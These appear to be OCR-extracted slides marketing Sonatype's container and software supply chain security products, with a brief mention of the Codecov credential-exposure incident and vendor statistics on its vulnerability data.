
Defense in depth: secure your containers

- More and more companies are deploying cloud-native environments
- Kubernetes and Docker containers have advantages
- Codecov incident stemmed from an **error in Docker image creation process**
- Credentials exposed

Automation, proactive action

- Automated vulnerability detection - the volume is just too large
- Next-gen Nexus Intelligence, **proactive malware detection bots** based on over 5 dozen signals (“red flags”)
- Identified malicious components repeatedly
- The human factor: Solid Security Research team analyzes complex malware, vulnerabilities

Stepping up container security: Nexus Container




https://www.sonatype.com/products/container

sonatype

Full-Spectrum Software Supply Chain Management

- ➔ Third-Party Code
- ➔ First-Party Code
- ➔ Containerized Code
- ➔ Infrastructure as Code



Nexus Firewall
Automatically stop risk and detect threats from malicious supply chain attacks.

Nexus Repository
Manage libraries, build artifacts, and release candidates across the SDLC.

Nexus Lifecycle
Continuously identify risk, enforce policy, and remediate vulns across every phase of the SDLC.

Sonatype Lift
Guide devs on quality and security for 1st and 3rd party code via friendly feedback delivered during code review.

Nexus Container

Guide devs to secure and protect containers from dev time to run-time.

100% powered by Nexus Intelligence.

- ❑ 97% proprietary
- ❑ 10M Unique vulns
- ❑ 1.4M Sonatype IDs
- ❑ 12 hour fast tracks

- ❑ 8B files
- ❑ 67M components
- ❑ 2M projects
- ❑ 41 ecosystems

sonatype

Superior open source data service continuously refined by AI, machine learning, and 65 world class researchers.


sonatype